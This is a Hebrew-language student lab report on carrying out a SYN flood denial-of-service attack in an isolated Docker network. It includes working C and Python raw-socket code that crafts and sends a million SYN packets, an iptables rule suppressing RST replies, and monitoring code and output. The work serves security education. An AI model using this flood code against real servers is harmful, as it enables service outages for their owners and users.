
CyberLab-SYNFLOOD

מגישים:
אמרי שי - 213023500
חגי כהן - 206846180


תוכן עניינים:

כללי:

בפתרון שלפניכם מוצג הניסיון שלנו לממש SYNFLOOD,מתקפה שתפקידה מניעת שירות.
בתרחיש השתתפו שלוש מכונות: התוקף, הקורבן, ומוניטור שיעזור לנו למדוד את השפעת ההתקפה.
הרעיון הכללי שעומד מאחורי המתקפה כפי שמימשנו אותה הוא לגרום לקורבן להקצות כמה שיותר משאבים ואנרגיה לטובת בקשות חיבור פיקטיביות ובכך להעמיס על המערכת שלו ולפגוע ביכולת שלו לקיים חיבורים לגיטימיים.



tcp	0	0	10.9.0.4:80	10.9.0.2:48749	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:42299	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:16041	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:56294	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:53949	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:65320	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:47898	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:41485	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:23265	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:1601	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:15842	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:12293	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:16800	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:23411	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:53237	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:24095	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:10942	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:11034	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:56933	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:2347	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:54506	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:40535	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:38369	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:57482	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:13025	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:51519	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:17727	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:36880	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:50421	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:25284	SYN_RECV	-
tcp	0	0	10.9.0.4:80	10.9.0.2:54444	SYN_RECV	-



במבט על, הדרך לגרום לקורבן להקצות את אותם משאבים ואנרגיה היא להציף אותו בבקשות חיבור (SYN) כפי שמתואר בתרשים לעיל, הוא בתגובה משיב לבקשות ומקצה משאבים בהתאם (צילום מסך), ובכך התוקף מעמיס ומקווה למנוע חיבורים בין משתמשים לגיטימיים לקורבן ולפגוע בתפקודו.

נציין ש SYNFLOOD ניתנת למימוש במספר דרכים יעילות ונרחבות יותר מהניסיון שלנו.
כפי שיתואר בתוצאות בהמשך הדוח, הקורבן במקרה שלנו הקצה משאבים אך לא נרשם עומס חריג שמנע ממנו לתת שירות, במקרה של מתקפה מציאותית יכול להיעשות שימוש במספר מכונות לצורך תקיפה מבוזרת (DDOS) ולהעמיס על אחד מרכיבי הרשת בדרך שככל הנראה חלש יותר מהמכונה שאותה אנו רוצים לתקוף.
במקרה שלנו כל המכונות נמצאות על אותה רשת פנימית ללא רכיבים כאלה ביניהם והתקיפה מתבצעת ע"י מכונה יחידה. כמו כן הקורבן הוא שרת מעודכן ולכן מוגן יחסית מתקיפות פשוטות כאלה.

המוניטור, כפי שציינו, אינו לוקח חלק באף צד של המתקפה אלא משמש אותנו למדוד את ההשפעה שלה, המדד שלנו להתקפה מוצלחת שאכן מעמיסה על הקורבן יהיה מדידת הזמן שלוקח לקורבן להגיב ל PING מהמוניטור כך שככל שהזמן גבוה יותר נוכל להסיק שהקורבן עמוס יותר.

<u>סביבה ודרישות:</u>
במטלה זו השתמשנו בDocker Desktop על מערכת ההפעלה Windows 11, שמריץ עליו שרת 2WSL עם Ubuntu.
כמובן שניתן להשתמש בכל מכונה שמריצה מערכת הפעלה Linux אך אנחנו השתמשנו בUbuntu ולכן ממליצים לעבוד כך.

דרישות קדם:
עבור Windows, יש להתקין 2WSL וDocker Desktop.
עבור Ubuntu, יש להתקין Docker.

על מנת להריץ את ההתקפה, יש לחלץ את קבצי הזיפ של הקוד, ואת קובץ הyaml ולהרים את שלושת המיכלים על ידי sudo docker-compose up.
קובץ הyaml הוא הקובץ אשר ניתן עם הוראות המעבדה, עם עוד מספר תוספות, של דרישות עבור התוקף על מנת להריץ את המתקפה.
כלל המכונות נמצאות ברשת פנימית עם subnet - 10.9.0.0/24, ויש להן תיקייה משותפת volumes בה נמצאים הקבצים הנדרשים להתקפה.

<u>מיכל ראשון - תוקף</u>
לתוקף הכתובת הפנימית 10.9.0.2, והוא מריץ Ubuntu.
מיכל זה כשמו, מבצע את התקיפה.
כמו כן, מוגדר לנו בעת הרמת המיכל, עדכונים, והתקנות של תוכנות נדרשות כגון makefile, gcc, libpac, libnet...
בנוסף, אנו מגדירים לו כלל: "


```
iptables -A OUTPUT -p tcp --tcp-flags
RST RST -j DROP
```

שמטרתו מניעת שליחת RST, כאשר ללא כלל זה, באופן אוטומטי היה נשלח לאחר כל שליחת SYN ובכך מחרב את ההתקפה.
<u>מיכל שני - מוניטור</u>
למוניטור הכתובת הפנימית 10.9.0.3, והוא מריץ Ubuntu.
כשמו כן הוא, מטרתו לנטר ולבדוק את מהירות התגובה של שרת הHTTP לפני, בזמן,
ואחרי התקיפה,על ידי שליחת PING לנתקף בכל 5 שניות.
<u>מיכל שלישי - שרת **HTTP**</u>
לשרת הכתובת 10.9.0.4.
השרת הינו המטרה עבור התוקף, זהו שרת HTTP הרץ על פורט 80.


התקפה:

הרצת ההתקפה - לאחר כל ההתקנות הנדרשות ודרישות הקדם, יש להתחבר לכל אחד מהמיכלים על ידי שימוש בפקודה sudo docker exec -it <ID> /bin/bash.
לאחר מכן, במיכל התוקף, יש לעבור אל נתיב התיקייה המשותפת, volumes, ולהריץ שם make, על מנת לקמפל את תוכנית הC הנדרשת.
כעת, נתחבר גם למוניטור, ובמקביל נריץ ממנו את הקובץ Monitor.py באמצעות הפקודה python3 Monitor.py –type type כאשר הtype הינו סוג התקיפה - Python/C אותה התוקף מבצע, נעצור את המוניטור לאחר סוף התקיפה באמצעות CTRL+C וכך נשמור את הנדרש. הסוג נדרש אך ורק על מנת לדעת כיצד לקרוא לקובץ שהתוכנית מייצאת, שבו רשימת הPINGS וזמן התגובה שלהם.
במקביל, ממיכל התוקף נריץ את ההתקפה התואמת לסוג אשר הוחלט במוניטור, את הקובץ פייתון באמצעות python3 Attack.py או את קובץ הC באמצעות Attack/. .

אופן התקיפה - שתי התקיפות, גם הPython וגם הC משתמשות בraw sockets על מנת ליצור חבילות של SYN בלבד, ולשלוח אותן ליעד.
בשתיהן, אנחנו מגדירים את הפקטות הנשלחות לפי ההאדרים של TCP וIP.
בTCP אנחנו מגרילים פורט מקור, ומשתמשים בכתובת הIP המקורית, ופונים לפורט 80 אצל הנתקף, השרת HTTP שלנו, שמקבל חיבורים חדשים בפורט 80.
בנוסף אנחנו מגדירים ACK_SEQ רנדומלי, ו SEQ רנדומלי, כדי להגביר את הקושי בזיהוי המתקפה.
כמו כן, נגדיר את כל שאר הנתונים בHEADER כאשר החשוב מביניהם הוא דגל הSYN שצריך לדלוק, כאשר השאר כבויים, כמתואר בתמונה, כאשר את הchecksum אנו מחשבים על ידי שימוש בpsuedoHeader שמדמה חלק מחבילת הIP שנדרש לחישוב.



באופן דומה, עבור IP HEADER, נגדיר גם כן את הנדרש, לפי התמונה, ולפי הפרמטרים הנדרשים, כמו גרסה 4IPV, אורך 5, כתובת מקור ויעד, מהתוקף לנתקף וכו'.



את התקיפה אנחנו מבצעים בלולאה חיצונית של 100 איטרציות, ולולאה פנימית של 10000 איטרציות, כך שבסך הכל נשלח מיליון חבילות SYN אל הנתקף, כאשר בכל איטרציה פנימית בונים חבילה כמתואר למעלה, ושולחים אותה.

<u>הערה</u>: תחילה ביצענו את התקיפה עם כתובות IP רנדומליות, אך ראינו כי זה מפחית מביצועי ומיעילות התקיפה, וכתוצאה מכך נפתחים מספר נמוך יותר של חיבורים בשרת, לעומת השימוש בכתובת יחידה ואמיתית, ולכן החלטנו להשתמש בכתובת יחידה ומקורית.

קוד:

Monitor.py

קובץ זה הוא הקוד עבור המוניטור, שרץ על גבי המיכל של המוניטור במהלך ההתקפה.
מטרת התוכנית הינה לשלוח פינג כל 5 שניות לשרת הנתקף, על מנת לראות האם קיים שינוי במהירות התגובה שלו בעקבות התקיפה.
התוכנית מקבלת כפרמטר את סוג התקיפה, כלומר python או C על מנת לדעת כיצד לקרוא לקובץ שהיא מייצאת, המכיל את המספרים והRTT עבור כל פינג.

```python
import subprocess
import time
import argparse

# Argument parser setup
parser = argparse.ArgumentParser(description="Ping Monitor Script")
parser.add_argument("--interval", type=int, default=5, help="Interval between pings in seconds")
parser.add_argument("--type", type=str, default="p", help="Type of monitoring (for C or Python)")

args = parser.parse_args()

# Argument parsing
TARGET_IP = "10.9.0.4"  # Replace with your target server's IP address
INTERVAL = args.interval   # 5 seconds interval between pings
TYPE = args.type

# List to store the index and RTT
ping_results = []
```

תחילה נגדיר את הארגומנטים עבור התוכנית, הסוג, וכל כמה זמן לשלוח פינג. כמו כן, נאתחל רשימה עבור המידע שנשמור.
לאחר מכן נקראת הפונקצייה monitor שאחראית לפעולת התוכנית.

```python
# Monitor function to send pings and store results
def monitor():
    i = 0
    try:
        while True:
            rtt = send_ping(TARGET_IP)
            if rtt is not None:
                ping_results.append((i, rtt))
                print(f"Ping {i}: RTT = {rtt} ms")
            else:
                print(f"Ping {i}: Request timed out")
            time.sleep(INTERVAL)
            i += 1
    except KeyboardInterrupt:
        print("Monitoring stopped by user.")

    # Save results to a file
    print("Saving results to file.")
    with open(f'./ping_results_{TYPE}.txt', 'w') as file:
        for index, rtt in ping_results:
            file.write(f"{index} {rtt}\n")
```

פונקציה זו היא המרכזית בתוכנית.
היא מריצה לולאה אינסופית, כאשר בכל איטרציה היא שולחת פינג באמצעות הפונקצייה send_ping אשר תתואר בהמשך, ומקבלת ממנה את הRTT עבור הפינג.
לאחר מכן מוסיפה את מספר הפינג והRTT לרשימה, מדפיסה, והולכת לישון לזמן המוגדר באינטרוול (5 שניות כברירת מחדל).
הלולאה רצה עד אשר המשתמש מכניס CTRL + C ואז אנו תופסים את האות, ושומרים את המידע הנדרש לקובץ, כשאר השם נגזר מפרמטר הסוג שהתקבל.

```python
# Function to send a ping and calculate RTT
def send_ping(target_ip):
    try:
        # Execute the ping command
        ping_output = subprocess.check_output(["ping", "-c", "1", target_ip], universal_newlines=True)

        # Extract the RTT from the ping output
        for line in ping_output.splitlines():
            if "time=" in line:
                rtt = float(line.split("time=")[1].split(" ")[0])
                return rtt
    except subprocess.CalledProcessError:
        return None
```

פונקציה זו אחראית לשליחת הפינג עצמו.
היא מקבלת כפרמטר את הכתובת אליה לשלוח, שולחת באמצעות subprocess את הפינג, מחלצת את הRTT ומחזירה אותו.

Grapher.py

תוכנית זו משמשת עבור יצירת הגרפים והסטטיסטיקות שהתבקשו.
אלו נוצרים על ידי שימוש בקבצי הטקסט של המוניטור ושל התקיפות, שכל אחת מהתקיפות יוצרת.
התוכנית משתמשת בnumpy על מנת לקרוא את הקבצים ולחשב את הסטטיסטיקה, וbmatplotlib על מנת לייצר את הגרפים.

```
# Calculate statistics
python_ping_avg, python_ping_std = calculate_statistics(python_rtts)
c_ping_avg, c_ping_std = calculate_statistics(c_rtts)
python_syn_avg, python_syn_std = calculate_statistics(python_times)
c_syn_avg, c_syn_std = calculate_statistics(c_times)

# Plot graphs
plot_histogram(python_rtts, 'Python Attack RTT Distribution', 'Ping RTT (ms)', 'Number of Pings (log scale)', 'Pings_p.png')
plot_histogram(c_rtts, 'C Attack RTT Distribution', 'Ping RTT (ms)', 'Number of Pings (log scale)', 'Pings_c.png')
plot_histogram(python_times, 'Python Attack Packet Send Time Distribution', 'Time to Send Packet (ms)', 'Number of Packets (log scale)', 'Syn_pkts_p.png')
plot_histogram(c_times, 'C Attack Packet Send Time Distribution', 'Time to Send Packet (ms)', 'Number of Packets (log scale)', 'Syn_pkts_c.png')
```

לאחר טעינת קבצי הטקסט והמידע אנו קוראים לפונקציות הללו שעושות כפי ששמם מתאר, ויוצרות את הסטטיסטיקה ואת הגרפים.
לאחר מכן נדפיס את הסטטיסטיקות ונסיים.

Attack.c

תוכנית זו היא התוכנית בשפת C אשר משמשת את התוקף לשליחת חבילות הSYN.
נסביר על פעולתה:
קבועי התוכנית - מספר האיטרציות הפנימיות והחיצוניות כפי שנדרש.
כתובת היעד, פורט היעד וכתובת המקור (של התוקף).
גודל החבילה(עבור יצירת BUFFER ראשוני, לא גודל בפועל).
גודל חלון, וקבועי המרה עבור המידות.

```
// Constants
#define INNER_LOOPS 10000
#define OUTER_LOOPS 100
#define TARGET_IP "10.9.0.4"
#define TARGET_PORT 80
#define ATTACKER_IP "10.9.0.2"
#define PACKET_LEN 4096
#define SEC_TO_MS 1000.0
#define NSEC_TO_MS 1000000.0
#define WINDOW_SIZE 5840
```

PsudoHeader ופונקצייה לחישוב הchecksum כמתואר הפרק ההתקפה.

```
// Chekcksum calculation and pseudo header structure taken from https://www.binarytides.com/syn-flood-dos-attack/
/*
    96 bit (12 bytes) pseudo header needed for tcp header checksum calculation
*/
typedef struct pseudo_header
{
    u_int32_t source_address;
    u_int32_t dest_address;
    u_int8_t placeholder;
    u_int8_t protocol;
    u_int16_t tcp_length;
}pseudo_header;


// Function to calculate checksum
unsigned short checksum(unsigned short *buf, int len) {
    unsigned long sum = 0;
```

פונקציית המain -

בפונקציה זו אנו מבצעים את כלל ריצת התוכנית.
ראשית אנחנו מגדירים socket, struct sockaddr_in ומצביע לקובץ, על מנת לשלוח את החבילות ולשמור את המידע הנדרש.
לאחר מכן, נאתחל את המשתנים עם הפרמטרים הנדרשים ונפתח את הסוקט.
כעת נרוץ בלולאות כמתואר בפרק ההתקפה כאשר בכל שלב נקרא לפונקציה send_syn_packet עם הפרמטרים הנדרשים על מנת לשלוח ולשמור.

```c
int main() {
    int sockfd;
    struct sockaddr_in target_addr;
    FILE *log_file = fopen("syns_result_c.txt", "w");

    if (log_file == NULL) {
        perror("Failed to open log file");
        return 1;
    }

    // Initialize target address
    memset(&target_addr, 0, sizeof(target_addr));
    target_addr.sin_family = AF_INET;
    target_addr.sin_port = htons(TARGET_PORT);
    inet_pton(AF_INET, TARGET_IP, &target_addr.sin_addr);

    // Create raw socket
    sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
    if (sockfd < 0) {
        perror("Socket creation failed");
        return 1;
    }

    // Send SYN packets
    for (int i = 0; i < OUTER_LOOPS; i++) {
        for (int j = 0; j < INNER_LOOPS; j++) {
            send_syn_packet(sockfd, &target_addr, i * INNER_LOOPS + j, log_file);
            if ((j + 1) % 1000 == 0) {
                printf("Sent %d packets in iteration %d\n", j + 1, i + 1);
            }
        }
    }

    fclose(log_file);
    close(sockfd);
    return 0;
}
```

```c
void setIPHeader(struct iphdr *iph, struct sockaddr_in *sin) { // Function to set IP header…

void setTCPHeader(struct tcphdr *tcph) { // Function to set TCP header…
```

הפונקציות setIPHeader, setTCPHeader כשמן כן הן, פונקציות אשר מגדירות את ההאדרים כפי שמתואר בפרק ההתקפה, על ידי שימוש בstruct tcphdr וב struct iphdr אשר מותאמים לכך.

הפונקציה send_syn_packet:

בפונקציה זו מתבצעת יצירת ושליחת החבילה כמתואר בפרק ההתקפה.
ראשית אנו מגדירים חבילה(מערך של תווים), ומאתחלים אותה.
לאחר מכן, נגדיר tcphdr ו iphdr בהתאם לגודל החבילות, וגודל הheader בשכבה מתחת.
לאחר מכן נאתחל את הheaders לפי מה שתואר בפרק ההתקפה, ונחשב ונציב את הchecksum בiphdr.
בשלב הבא נצטרך לחשב את הchecksum עבור הtcphdr.
על מנת לעשות זאת, נגדיר את הpsudoHeader שלנו, אשר מתואר בתחילת ההסבר על התוכנית, ובפרק ההתקפה, ונעתיק אליו את המידע הרלוונטי לחישוב. ברגע שהעתקנו, נבצע את החישוב ונציב אותו בחזרה בtcph בשדה עבור הchecksum.

```
void send_syn_packet(int sockfd, struct sockaddr_in *target_addr, int index, FILE *log_file) {
    char packet[PACKET_LEN]; // Packet to be sent
    memset(packet, 0, PACKET_LEN); // Initialize packet with 0

    // IP header
    struct iphdr *iph = (struct iphdr *) packet; //Create IP header based on packet

    // TCP header
    struct tcphdr *tcph = (struct tcphdr *) (packet + sizeof(struct iphdr)); // Create TCP header based on packet and IP header

    // Set IP header
    setIPHeader(iph, target_addr);

    // Set TCP header
    setTCPHeader(tcph);

    // Calculate IP checksum
    iph->check = checksum((unsigned short *) packet, iph->tot_len);

    // Calculate TCP checksum, which requires a pseudo header
    struct pseudo_header psh; // Create pseudo header
    psh.source_address = inet_addr(ATTACKER_IP); // Attacker's IP
    psh.dest_address = target_addr->sin_addr.s_addr; // Destination IP
    psh.placeholder = 0; // Placeholder
    psh.protocol = IPPROTO_TCP; // Protocol, TCP
    psh.tcp_length = htons(sizeof(struct tcphdr)); // TCP header length
    int psize = sizeof(struct pseudo_header) + sizeof(struct tcphdr); // Size of pseudo header
    char pseudogram[psize]; // Pseudogram to store pseudo header and TCP header
    memset(pseudogram, 0, psize); // Initialize pseudogram with 0
    memcpy(pseudogram, &psh, sizeof(struct pseudo_header)); // Copy pseudo header to pseudogram
    memcpy(pseudogram + sizeof(struct pseudo_header), tcph, sizeof(struct tcphdr)); // Copy TCP header to pseudogram
    tcph->check = checksum((unsigned short *) pseudogram, psize); // Calculate TCP checksum

    // IP_HDRINCL to tell the kernel that headers are included in the packet
    int one = 1;
    if (setsockopt(sockfd, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one)) < 0) {
        perror("Error setting IP_HDRINCL");
        exit(0);
    }

    // Send the packet and log the time it took
    struct timespec start_time, finish_time;
    clock_gettime(CLOCK_MONOTONIC_RAW, &start_time);

    if (sendto(sockfd, packet, iph->tot_len, 0, (struct sockaddr *) target_addr, sizeof(*target_addr)) < 0) { //sends the packet
        perror("Send failed");
    }

    clock_gettime(CLOCK_MONOTONIC_RAW, &finish_time);

    // Calculate time difference in milliseconds
    float time_diff = (finish_time.tv_sec - start_time.tv_sec) * SEC_TO_MS + (finish_time.tv_nsec - start_time.tv_nsec) / NSEC_TO_MS;

    // Log the time difference
    fprintf(log_file, "%d %lf\n", index, time_diff);
}
```

בשלב הבא, נגדיר עבור הsocket את האופציה IP_HDRINCL על מנת שהkernel ידע שהIPHEADER כבר כלול, ואין צורך לחשב אותו מחדש.
לאחר מכן, נגדיר שני struct timespec, ניקח את הזמן לפני השליחה, נשלח, וניקח את הזמן אחרי, כך נחשב את ההפרש בין הזמנים, ונדע כמה זמן לקח לשלוח. (החישוב נעשה בהמרה למילי שניות)
לאחר מכן, נשמור את הזמן ואת האינדקס בקובץ שלנו.

Attack.py

תוכנית זו הינה תוכנית התקיפה בשפת python אשר משומשת על ידי התוקף לשליחת חבילות הSYN.
תוכנית זו זהה לחלוטין לתוכנית בC מלבד סינטקס וכמה דברים קטנים נוספים.

1. ארגומנטים לתוכנית.

```
# Argument parser setup
parser = argparse.ArgumentParser(description="SYN Flood Attack Script using Raw Sockets")
parser.add_argument("--inner", type=int, default=10000, help="Number of inner loops")
parser.add_argument("--outer", type=int, default=100, help="Number of outer loops")
parser.add_argument("--workers", type=int, default=1, help="Number of parallel processes")

args = parser.parse_args()

# Constants
INNER_LOOPS = args.inner  # Number of packets sent per outer loop iteration
OUTER_LOOPS = args.outer  # Number of times the inner loop runs
NUM_WORKERS = args.workers  # Number of parallel processes
TARGET_IP = "10.9.0.4"  # Target IP
TARGET_PORT = 80  # Target port, flooding the HTTP port, of the apache2 server running on the target
ATTACKER_IP = "10.9.0.2"  # Attacker IP
```

התוכנית מקבלת את הארגומנטים המתוארים, על מנת לדעת את מספר האיטרציות הפנימיות והחיצוניות, ואת מספר הטרדים בהם נשתמש, מה שמוביל אותנו לשינוי השני.

2. טרדים. בחרנו לממש את התוכנית באמצעות טרדים, כך שכל עובד מקבל את המספר היחסי לו לשלוח,

```
if __name__ == '__main__':
    start = time.time()  # Record start time of the attack

    # Use multiprocessing to run attack in parallel
    with Pool(args.workers) as pool:
        results = pool.map(attack, range(NUM_WORKERS))

    # Concatenate all results from workers
    index_time = np.concatenate(results)
    index_time[:,0] = np.arange(len(index_time))
```

וכך לייעל במהירות התוכנית.
אנו קוראים בכל טרד לפונקציה attack אשר שקולה לפונקציה send_syn_packet בתוכנית הC,
ומשרשרים את התוצאות של השליחות בכל טרד, על מנת לשמור אותן כמו בתוכנית הC.

3. במקום להשתמש בstruct iphdr וב struct tcphdr אנו משתמשים בstruct.pack של פייתון המקבץ את הנתונים בצורה בינארית ומאפשר שרשור של הheader על ידי + כדי לעטוף את השכבות, ושליחה של החבילה השלמה על ידי send.
לדוגמה:
גם פה מגדירים את הערכים של כל ב ipHeader כמתואר בפרק ההתקפה, כאשר המחרוזת בהתחלה מתארת את הגודל של כל חלק בheader.
גם כאן נשתמש בpsuedoHeader עבור חישוב הtcp checksum וחוץ משינויים אלו, הכל זהה.

```
ip_header = struct.pack(
    '!BBHHHBBH4s4s',  # Format string for the struct
    69,  # Version (4) and IHL (5)
    0,  # Type of Service
    40,  # Total Length (IP header + TCP header)
    random.randint(0, 65535),  # Identification
    0,  # Fragment Offset
    255,  # TTL
    socket.IPPROTO_TCP,  # Protocol
    0,  # Header Checksum (initially 0)
    socket.inet_aton(ATTACKER_IP),  # Source IP (Attacker's IP)
    socket.inet_aton(TARGET_IP)  # Destination IP (Target's IP)
)
```

תוצאות:


כמו שציינו בתחילת הדוח, הקורבן אכן הקצה משאבים בעקבות הבקשות של התוקף, כפי שניתן לראות בצילום המסך הבא:

